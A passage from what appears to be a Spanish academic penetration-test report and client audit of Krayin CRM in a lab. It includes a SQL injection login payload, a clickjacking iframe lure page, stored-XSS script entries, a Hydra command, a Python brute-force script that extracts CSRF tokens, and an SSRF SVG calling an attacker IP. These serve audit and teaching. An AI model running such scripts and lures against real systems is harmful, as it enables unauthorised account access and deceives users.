Referer: https://10.0.0.10/admin/login
Accept-Encoding: gzip, deflate, br
Accept-Language: es-ES,es;q=0.9
Priority: u=0, i
Connection: keep-alive

```

```
token=IvD0dSTaBmUqdhGILIIQeJWo6Xgq9EF0JKo18b0G&email=' or 1=1--&password=123456
```

Ilustración 36: Prueba de inyección SQL - 3



The image shows a web form titled "Sign In" for Krayin. It has two input fields: "Email Address *" and "Password *". The "Email Address" field has a red border and a red error message below it: "The email must be a valid email address." The "Password" field has a toggle icon. At the bottom, there is a "Forget Password ?" link and a blue "Sign In" button. The footer says "Powered by Krayin, an open-source project by Webkul."

Ilustración 37: Prueba de inyección SQL – 4

E. Clickjacking: Para validar la vulnerabilidad de Clickjacking detectada por OWASP ZAP, se desarrolló un código HTML que utiliza una etiqueta `<iframe>` para cargar la aplicación Krayin CRM de fondo. En esta prueba, se diseñó una interfaz engañosa con un botón de "reclamar premio" superpuesto exactamente sobre el área de interacción del sitio original. Con este experimento se demostró que es posible

engañar a un usuario para que realice acciones creyendo que está en el CRM, confirmando que el servidor es vulnerable debido a la falta de cabeceras de seguridad que impidan el enmarcado del sitio.


```
<body>

  <iframe src="https://10.0.0.10/index.php/admin/login"></iframe>

  <div class="prize-container">
    <h1>¡FELICIDADES!</h1>
    <p>Has sido seleccionado para recibir un premio exclusivo de nuestra comunidad.</p>
    <p>Haz clic en el botón para reclamarlo ahora.</p>
    <div class="btn-fake">RECLAMAR PREMIO</div>
  </div>

</body>
</html>
```

Ilustración 38: Realización de Clickjacking



The image shows a web page for 'Krayin' with a 'Sign In' form. The form has two input fields: 'Email Address *' and 'Password *'. Below the password field is a 'Forgot Password ?' link and a blue 'Sign In' button. At the bottom, it says 'Powered by Krayin, an open-source project by Webkul.' A red rectangular box is overlaid on the page, containing HTML code that demonstrates a clickjacking attack. The code includes an iframe pointing to a login page and a 'prize-container' div with a congratulatory message and a 'RECLAMAR PREMIO' button, which is positioned over the real 'Sign In' button.

Ilustración 39: Realización de Clickjacking - 2



Ilustración 40: Realización de Clickjacking - 3

F. Inyección de código malicioso: Se ha comprobado que la aplicación permite el almacenamiento de etiquetas de script en campos de perfil de usuario sin ningún tipo de filtrado. Esto, sumado a la ausencia de una política CSP, confirma una vulnerabilidad de XSS persistente que permite la ejecución de código arbitrario en el navegador de cualquier usuario que visualice la información comprometida.

A screenshot of a user profile form. The 'Emails *' field contains the email 'dev.hersasaszfelder@gmail.com' and a '+ Add More' link. The 'Contact Numbers' field contains the number '697934477' and a '+ Add More' link, with a red message below it stating 'The value has already been taken.' The 'Job Title' field contains the malicious code '<script>alert('XSS')</script>'. The 'Emails' field at the top also contains the same malicious code, which is highlighted with a red rectangular box.

Ilustración 41: Prueba de inyección de código malicioso




Ilustración 42: Prueba de inyección de código malicioso – 2

6. Fase de análisis

En esta fase se evalúan y categorizan los hallazgos obtenidos durante la auditoría técnica. El análisis no solo se centra en la existencia de la vulnerabilidad, sino en el impacto potencial sobre la tríada de la seguridad de la información (Confidencialidad, Integridad y Disponibilidad) y la probabilidad de explotación en el escenario descrito.

A continuación, se presenta un resumen de los hallazgos clasificados por su nivel de criticidad:

Vulnerabilidad	Categoría	Criticidad	Estado de explotación
XSS Persistente	Inyección	Alta	Confirmada
Fuerza Bruta exitosa (Falta de bloqueo)	Autenticación	Alta	Confirmada

Dependencias Vulnerables (CVE-2025-54370, CVE-2025-64500)	Gestión de Parches	Media	Potencial
Clickjacking (Falta de X-Frame-Options)	Configuración Web	Media	Confirmada
Divulgación de Información (robots.txt, web.config)	Reconocimiento	Baja	Detectada

Análisis de hallazgos

La auditoría técnica ha revelado que, si bien la plataforma posee una base sólida en cuanto a la protección de su capa de datos y el control de accesos por middleware, presenta vulnerabilidades críticas en la capa de aplicación y configuración del servidor que comprometen la seguridad de los usuarios finales.

- A. **XSS Persistente:** El hallazgo más grave en la capa de aplicación es la capacidad de inyectar etiquetas `<script>` en campos de perfil de usuario. Dado que la cookie XSRF-TOKEN carece de la bandera `httponly`, un atacante podría utilizar este vector para secuestrar sesiones administrativas o redirigir a los usuarios a sitios maliciosos. La falta de una Content Security Policy (CSP) agrava esta situación al no existir una capa de defensa que bloquee la ejecución de scripts no autorizados.
- B. **Fuerza Bruta exitosa (Falta de bloqueo):** A pesar de que el sistema utiliza tokens anti-CSRF para mitigar ataques automatizados estándar, la creación de un script personalizado demostró que es posible realizar ataques de fuerza bruta exitosos. La ausencia de mecanismos de bloqueo de cuenta (account lockout) o de un límite de intentos de inicio de sesión permite que credenciales débiles, como `admin123`, sean descubiertas en pocos minutos.

- C. **Riesgo por Dependencias Obsoletas:** La identificación de las vulnerabilidades CVE-2025-54370 (SSRF) y CVE-2025-64500 (Bypass de autorización) en las librerías del núcleo (PhpSpreadsheet y Symfony) representa el mayor riesgo potencial. Aunque en las pruebas locales de explotación el sistema mostró robustez en sus middlewares de seguridad, la simple presencia de estas versiones permite que un atacante persistente encuentre vectores de entrada alternativos a medida que se publiquen nuevos métodos de explotación (exploits).
- D. **Vulnerabilidad de Clickjacking:** El servidor de la empresa cliente no tiene configurados los encabezados de seguridad críticos X-Frame-Options ni Content-Security-Policy (CSP). La falta de estas instrucciones permite que cualquier sitio web externo cargue la interfaz de Krayin CRM dentro de una etiqueta <iframe> sin restricciones.

El nivel de riesgo para la plataforma se clasifica como **ALTO**. A pesar de tener una capa de backend bien protegida contra inyecciones de bases de datos, la facilidad para ejecutar ataques de XSS persistente y fuerza bruta representa una amenaza directa a la confidencialidad de los datos comerciales y la integridad de las cuentas de usuario.

7. Informe a cliente

7.1 Introducción

En el presente documento se exponen los resultados de la realización de un ejercicio de Hacking ético acotado al alcance requerido por WoW Editorial, SAU (en adelante WoW).

Debido a que se pretende simular completamente lo que sería un ataque por parte de un ciberdelincuente, WoW no ha facilitado ningún tipo de mail, usuario o contraseña de conexión para la realización del ataque, por lo que previamente al ejercicio se ha tenido que buscar información mediante técnicas OSINT para localizar mails candidatos, paneles de login y posibles brechas de seguridad en las que la empresa ya estuviera implicada. Por otro lado, y ya que la seguridad de los paneles de login puede influir en un ataque de fuerza bruta, se han efectuado una serie de baterías de pruebas para localizar posibles fallos en su configuración.

En el presente informe se incluye todo fallo de seguridad identificado durante el ejercicio acompañado de una descripción, las partes afectadas, la identificación técnica, el nivel de criticidad, su respectiva evidencia documentada con una captura de pantalla y las recomendaciones para su prevención o mitigación junto con sus posibles referencias para una mayor aclaración.

El objetivo de este documento reside en que posteriormente se apliquen las correspondientes actualizaciones, parches de seguridad o medidas correctoras de las vulnerabilidades aquí presentadas para la subsanación y posterior prevención de estas.

En Umbrella Security Labs estamos concienciados y sujetos al secreto profesional y al cumplimiento de las leyes de protección de datos (LOPDGSS, RGDP, PCI DSS, etcétera), por lo que toda la información y resultados aquí recogidos serán estrictamente confidenciales.

7.2 Objetivo

El presente ejercicio de hacking ético tiene como propósito evaluar la postura de seguridad de la entidad WoW, identificando vulnerabilidades que puedan comprometer la confidencialidad de sus obras y la disponibilidad de sus servicios de venta y distribución.

Este análisis se centra en la protección de activos críticos mediante los siguientes objetivos específicos:

- **Auditoría de Autenticación y Autorización:** Verificar la solidez de los mecanismos de inicio de sesión de Krayin CRM, asegurando que no existan métodos para eludir el login o escalar privilegios para acceder a funciones administrativas de la plataforma.
- **Protección de Datos de Carácter Personal (RGPD):** Evaluar si la configuración del CRM permite el acceso no autorizado a información sensible de clientes y colaboradores, mitigando el riesgo de filtraciones masivas de datos.
- **Análisis de Vulnerabilidades Web (OWASP):** Realizar pruebas técnicas sobre la interfaz del CRM para detectar debilidades comunes como inyección SQL, Cross-Site Scripting (XSS) e Insecure Direct Object References (IDOR), aprovechando la arquitectura basada en Laravel.
- **Plan de Acción Específico:** Entregar un informe detallado con las vulnerabilidades halladas en el CRM, categorizadas por criticidad, y proporcionar las recomendaciones técnicas necesarias para su corrección inmediata.

Mediante este tipo de pruebas se tratan de medir los tres factores principales de la ciberseguridad:

- **Confidencialidad:** ¿Se almacenan o viajan los datos de manera confidencial? Es la preservación del acceso a la información y recursos únicamente por personas autorizadas y mediante métodos autorizados, evitando la revelación de información de usuarios o de sistemas a terceros no autorizados.

- **Integridad:** ¿Se asegura la integridad de los datos? Es la protección la información almacenada o en tránsito de alteraciones no permitidas. Las medidas de integridad se cercioran de que los paquetes de datos enviados al receptor llegan sin ninguna modificación.
- **Disponibilidad:** ¿Están los datos disponibles para los usuarios de la organización? Este concepto define el hecho de que los usuarios puedan mantener los recursos, la comunicación entre sistemas y el acceso a los datos siempre que sean necesarios.



Ilustración 43: Seguridad de la información

7.3 Objetivos específicos

Los objetivos específicos para la verificación y evaluación de la seguridad de los elementos auditados han sido los siguientes:

- Recolección de información pública para obtener posibles usuarios y brechas de seguridad existentes.
- Realizar un ataque de fuerza bruta sobre el panel de login.
- Identificación de fallos de configuración, vulnerabilidades y vectores de ataque.

- Elaboración de un documento final en el cual se recopilan los resultados de la prueba, resultados y recomendaciones.

7.3 Alcance

El alcance solicitado para este ejercicio de hacking ético se ha limitado a la evaluación técnica de la plataforma de gestión de la editorial. Tras el análisis inicial, se ha determinado que el punto crítico de acceso y el objetivo principal de las pruebas es el portal administrativo del CRM.

Por lo tanto, el alcance real del ejercicio se corresponde de forma exclusiva con el siguiente activo:

NOMBRE	IDENTIFICADOR	DESCRIPCIÓN	FUNCIONALIDAD
https://woweditorial.com/admin/login	WEB01	Aplicación Web (Krayin CRM)	Panel de login administrativo

El ataque se ha ejecutado a lo largo de un periodo de tres días (del 1 al 3 de febrero de 2026).

7.3 Metodología y métodos

Se detallan a continuación las metodologías y enfoques técnicos que se han seguido para el desarrollo de la auditoría de seguridad y la ejecución de los vectores de ataque.

El núcleo técnico de esta fase combina estándares internacionales con técnicas de explotación dirigida para evaluar la robustez de la aplicación y la infraestructura que la soporta.

Ataques de Fuerza Bruta

Un ataque de fuerza bruta es un tipo de ciberataque en el que se intenta acceder a un sistema probando combinaciones de credenciales hasta encontrar una coincidencia válida. En este proyecto, este método fue fundamental para identificar la debilidad en las políticas

de contraseñas y la ausencia de mecanismos de bloqueo de cuenta en el panel de administración de Krayin CRM.

Los tipos de ataques de fuerza bruta considerados y empleados durante el ejercicio son:

- **Ataque de diccionario:** Se utiliza una lista predefinida de correos electrónicos (users.txt) y contraseñas comunes (diccionario_tfm.txt). Este método fue el que permitió obtener acceso exitoso al identificar la credencial admin123.
- **Ataque automatizado con bypass de seguridad:** Debido a que la aplicación implementa tokens anti-CSRF, se desarrolló un script personalizado en Python capaz de extraer el token en tiempo real para cada petición, permitiendo que el ataque de fuerza bruta fuera efectivo a pesar de las protecciones iniciales.
- **Ataque simple de fuerza bruta:** Consiste en probar sistemáticamente combinaciones de caracteres. Aunque se evaluó su viabilidad, se priorizó el ataque de diccionario por su mayor eficiencia en entornos con credenciales predecibles.

Metodologías Complementarias

Para evaluar las características de seguridad implementadas en el entorno virtualizado y en la aplicación Laravel, se han utilizado los siguientes marcos de trabajo:

- **PTES (Penetration Testing Execution Standard):** Utilizado como guía para las fases de reconocimiento activo y escaneo de puertos sobre el servidor Proxmox y el sistema operativo Ubuntu.
- **OWASP (Open Web Application Security Project):** Aplicado específicamente para la identificación de vulnerabilidades web como XSS persistente, inyección SQL y fallos de configuración de cabeceras mediante el uso de OWASP ZAP.
- **Análisis Estático de Seguridad (SAST):** Metodología centrada en la revisión del código fuente de Krayin CRM (v2.1) utilizando herramientas como Psalm para el rastreo de flujos de datos no saneados y búsquedas manuales con Grep para localizar funciones críticas en el backend.

7.3.1 OWASP (Open Web Application Security Project)

Es un proyecto de código abierto dedicado a determinar las vulnerabilidades en el software. OWASP está compuesta por empresas, organizaciones y particulares alrededor de todo el mundo en la que participan de forma desinteresada. OWASP recomienda enfocar la seguridad de aplicaciones informáticas considerando las dimensiones de personas, procesos y tecnologías. OWASP publica anualmente un listado de las diez vulnerabilidades más importantes que suponen un riesgo para las aplicaciones y ofrece herramientas y consejos para subsanarlos.

También, crea y distribuye diferentes documentos y guías relacionados con la seguridad. Entre estos documentos se encuentra la guía OWASP Testing Guide. Esta guía proporciona un marco de referencia que ayuda a desarrolladores y expertos en seguridad a llevar a cabo extensivas pruebas de seguridad sobre aplicaciones Web para detectar posibles vulnerabilidades o agujeros de seguridad.

7.3.2 PTES (Penetration Testing Execution Standard)

La Penetration Testing Execution Standard (PTES) fue creada por profesionales en el área de las auditorías de seguridad. Esta metodología se encuadra en la metodología OSSTMM, donde unifica los esfuerzos de expertos en seguridad y de analistas para elaborar un estándar que pueda perfeccionar una auditoría en todo su desarrollo. InfoSec institute afirma que la prueba de penetración se divide en siete fases y que puede utilizarse este estándar para llevar a cabo una prueba de penetración efectiva en cualquier entorno.

7.4 Pruebas realizadas

En este apartado se expone los distintos tipos de pruebas, divididos según el tipo de información que se dispone de la organización, y los tipos de análisis, los cuales son llevados a cabo a durante el proceso de la auditoría.

7.4.1 Tipos de pruebas

Dependiendo de la información de la que disponga el auditor de la organización o sistema a auditarse realizarán un tipo de pruebas u otras, pudiendo englobarse en tres categorías diferentes según proceda:

Pruebas de caja negra

El auditor toma el rol de un ciberdelincuente, el cual no dispone de ningún tipo de conocimiento u información de la empresa. El auditor se encargará de recopilar todo tipo de información sobre el objetivo, esta información en primer lugar será pública y después irá tomando contacto con los sistemas y servicios públicos de la empresa objetivo.

Pruebas de caja gris

El auditor toma el rol de un cliente, un empleado con pocos o ningún privilegio. El auditor dispone de algo de información del objetivo y una visión parcial de los sistemas. Permite ahorrar tiempo en la elaboración de los ataques, ya que se encuentra dentro de la empresa, aunque no dispone del mismo nivel de acceso que en la de caja blanca.

Pruebas de caja blanca

El auditor adopta el rol de un usuario interno de la organización, el cual dispone de todo tipo de información sobre el objetivo, incluso credenciales de acceso para algún sistema o aplicación de la infraestructura objetivo. Se revisan configuraciones de sistemas, políticas, servicios y redes, código de aplicaciones, con el fin de encontrar puntos críticos que permitan a los usuarios con cierto grado de privilegios obtener acceso. El entorno empresarial puede ser un esquema complejo y un foco de vulnerabilidades que, aunque no se ven, existen.

NOTA: La señalada en color rojo es el tipo de prueba que se ha seguido para la realización de la auditoría.

7.5 Criterios de clasificación de las vulnerabilidades

Para obtener unos resultados más eficientes y precisos a la hora de determinar el nivel de criticidad de las posibles vulnerabilidades identificadas durante el ataque, se han creado 4 categorías que tienen en cuenta los siguientes factores:

- **Critica:** Estas vulnerabilidades pueden permitir a los atacantes tomar el control completo de sus aplicaciones y servidores web. Al explotar este tipo de vulnerabilidad, los atacantes podrían llevar a cabo una serie de actos maliciosos como ejecutar comandos arbitrarios, crear cuentas con privilegios de administrador,

implantar puertas traseras, acceso de lectura y escritura del sistema de ficheros, etcétera.

- **Alta:** Al explotar tales vulnerabilidades, los atacantes pueden ver información sobre su sistema que los ayuda a encontrar o explotar otras vulnerabilidades que les permiten tomar el control de su sitio web y acceder a información confidencial de usuarios y administradores.
- **Media:** Un atacante podría recopilar información sensible del host, versiones de software, sistema operativo, aplicaciones, etcétera. También vectores de ataques que puedan dar lugar a nuevos vectores de entrada como los certificados no válidos, el envío de cabeceras mal configuradas, cifrados débiles, cookies mal configuradas, etcétera.
- **Baja:** Este tipo de vulnerabilidades no suele tener un impacto significativo y no pueden ser explotadas, aun así, se pueden utilizar para la recolección de información para explotar otras vulnerabilidades.

7.6 Resumen de los fallos de seguridad detectados

A continuación, se muestra un gráfico a modo de resumen. El gráfico circular en el que se resume la criticidad global de los fallos de seguridad encontrados detallando su porcentaje:



Ilustración 44: Informe - Resultados de análisis

Por otro lado, se detalla una tabla con todas las vulnerabilidades detectadas durante el ejercicio:

ID	Vulnerabilidad	Categoría	Criticidad	Estado de explotación
VULN-001	XSS Persistente	Inyección	Alta	Confirmada
VULN-002	Fuerza Bruta exitosa (Falta de bloqueo)	Autenticación	Alta	Confirmada
VULN-003	Dependencias Vulnerables (CVE-2025-54370, CVE-2025-64500)	Gestión de Parches	Media	Potencial
VULN-004	Clickjacking (Falta de X-Frame-Options)	Configuración Web	Media	Confirmada
VULN-006	Divulgación de Información (robots.txt, web.config)	Reconocimiento	Baja	Detectada

7.7 Informe técnico

En el siguiente apartado se recogen los fallos de seguridad identificados. La recomendación proporcionada debe ser contrastada con el equipo o administradores de red, debido a que siempre existe la posibilidad de alguna incompatibilidad por versión o tipo de software.

- A.** Fuerza bruta: Inicialmente, se intentó realizar un ataque de fuerza bruta utilizando herramientas estándar de Kali Linux, llamada Hydra. Sin embargo, la herramienta

fue ineficaz debido a que la aplicación requiere un token de sesión dinámico (anti-CSRF) por cada intento de autenticación.

```

~ (3.029s)
hydra -L users.txt -P diccionario_tfm.txt 10.0.0.10 http-post-form "/admin/login:email=^USER^&password=^PASS^&_token=Iw3spto80t62xe0yU0AKU9w31E1ha0VwTwqUdyd0:Invalid credentials"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-22 18:15:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28 login tries (l:4/p:7), ~2 tries per task
[DATA] attacking http-post-form://10.0.0.10:80/admin/login:email=^USER^&password=^PASS^&_token=Iw3spto80t62xe0yU0AKU9
w31E1ha0VwTwqUdyd0:Invalid credentials
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-22 18:15:28

```

Ilustración 45: Informe - Prueba de fuerza bruta

Para superar esta medida, se desarrolló un script personalizado capaz de extraer el token en tiempo real para cada petición. El script automatiza el envío de credenciales e identifica la combinación exitosa de email y contraseña analizando las respuestas del servidor con estado HTTP 200.



```

python3 fuerza_bruta.py
nano fuerza_bruta.py
myenv ~
nano fuerza_bruta.py

```

Ilustración 46: Informe - Prueba de fuerza bruta - 2

```

with open("users.txt", "r") as f:
    user_list = [line.strip() for line in f if line.strip()]
with open("diccionario_tfm.txt", "r") as f:
    pass_list = [line.strip() for line in f if line.strip()]

print(f"[*] Probando {len(user_list) * len(pass_list)} combinaciones...\n")

for email in user_list:
    for password in pass_list:
        with requests.Session() as session:
            try:
                r = session.get(target_url, verify=False)
                soup = BeautifulSoup(r.text, 'html.parser')
                token = soup.find('input', {'name': '_token'})['value']

                payload = {'email': email, 'password': password, '_token': token}
                res = session.post(target_url, data=payload, verify=False, allow_redirects=False)

                status = res.status_code
                redir = res.headers.get('Location', 'N/A')

                if status == 302 and "/admin/login" not in redir:
                    print(f"\n[!!!] ¡CREDENCIAL CORRECTA!: {email}:{password}")
                    print(f"[+] Redirigido a: {redir}")
                    return

            except Exception as e:
                print(f"[!] Error en {email}: {e}")

print(f"[-] Intentando: {email}:{password} | Servidor respondió: {status} | Redir: {redir}")

```

Ilustración 47: Informe - Prueba de fuerza bruta - 3

VULN-002		
VULNERABILIDAD	RIESGO	
AUTENTICACIÓN: Fuerza Bruta exitosa (Falta de bloqueo)	ALTO	
Activo afectado:		
WEB01 – Krayin CRM		
DESCRIPCIÓN		
Se ha confirmado que la aplicación no implementa mecanismos de bloqueo de cuenta o retardos tras múltiples intentos fallidos de inicio de sesión. Esto permite que un atacante realice ataques de diccionario o fuerza bruta de forma automatizada y persistente hasta dar con las credenciales correctas de un usuario.		
RECOMENDACIÓN		
Implementar una política de bloqueo de cuenta (Account Lockout) tras un número máximo de intentos fallidos (ejemplo 5 intentos). Adicionalmente, se recomienda la		

VULN-002

implementación de Autenticación de Doble Factor (MFA) para mitigar el riesgo de acceso no autorizado.

B. Vulnerabilidad CVE-2025-64500 (Bypass de Autorización): Se realizaron pruebas de bypass de autenticación mediante la herramienta Burp Suite dirigidas al panel de administración de Krayin CRM. Los intentos de acceso no autorizado resultaron fallidos, validando la robustez de los middlewares de seguridad. Esto confirma que la configuración de rutas y el control de sesiones están implementados correctamente, impidiendo el acceso a áreas restringidas sin credenciales válidas.




Ilustración 48: Informe - Prueba de vulnerabilidad CVE-2025-64500

C. Vulnerabilidad CVE-2025-54370 (SSRF): Se llevó a cabo un intento de explotación de la vulnerabilidad de Server-Side Request Forgery (SSRF) identificada como CVE-2025-54370 en la plataforma Krayin CRM. Para ello, se utilizó la funcionalidad de carga de documentos "Add File" con el objetivo de introducir un vector de ataque mediante un archivo de imagen vectorial .svg que contenía una instrucción para forzar una conexión hacia la dirección IP `10.0.0.2` de la máquina atacante. A pesar de la correcta configuración del entorno, que incluía un servidor de escucha activo en Python dentro de Kali Linux, y de la subida exitosa del archivo malicioso, no fue posible confirmar la explotación de la vulnerabilidad a través de este vector específico, ya que no se registró ninguna petición entrante en el receptor tras la interacción con el fichero en el sistema.


```
~/laravel-crm-2.1
sudo python3 -m http.server 80
[sudo] password for leoncatorce:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Ilustración 49: Informe - Prueba de vulnerabilidad CVE-2025-54370

Add File

Title

<script>alert('XSS')</script>

Description

<script>alert('XSS')</script>

Name

<script>alert('XSS')</script>

File *

Elegir archivo

prueba.svg

Ilustración 50: Informe - Prueba de vulnerabilidad CVE-2025-54370 - 2

```
prueba.svg X
C: C:\Users\Azeroth\Downloads\prueba.svg prueba.svg
1 <svg width="200" height="200" xmlns="http://www.w3.org/2000/svg">
2   <image href="http://10.0.0.2/evidencia_tfm.png" />
3   <rect width="100%" height="100%" fill="blue" />
4 </svg>
```

Ilustración 51: Informe - Prueba de vulnerabilidad CVE-2025-54370 – 3

VULN-003	
VULNERABILIDAD	RIESGO
GESTIÓN DE PARCHES: Dependencias Vulnerables	MEDIO
Activo afectado:	
WEB01 – Krayin CRM	
DESCRIPCIÓN	Se han detectado librerías y componentes desactualizados asociados a los CVE-2025-54370 y CVE-2025-64500. Estas vulnerabilidades conocidas podrían ser explotadas para ejecución remota de código o denegación de servicio si no se parchean.
RECOMENDACIÓN	
Actualizar todas las librerías y frameworks a su versión estable más reciente. Implementar un proceso de escaneo de dependencias en el ciclo de vida de desarrollo para detectar y corregir versiones vulnerables de manera proactiva.	

D. Clickjacking: Para validar la vulnerabilidad de Clickjacking detectada por OWASP ZAP, se desarrolló un código HTML que utiliza una etiqueta `<iframe>` para cargar la aplicación Krayin CRM de fondo. En esta prueba, se diseñó una interfaz engañosa con un botón de "reclamar premio" superpuesto exactamente sobre el área de interacción del sitio original. Con este experimento se demostró que es posible engañar a un usuario para que realice acciones creyendo que está en el CRM, confirmando que el servidor es vulnerable debido a la falta de cabeceras de seguridad que impidan el enmarcado del sitio.

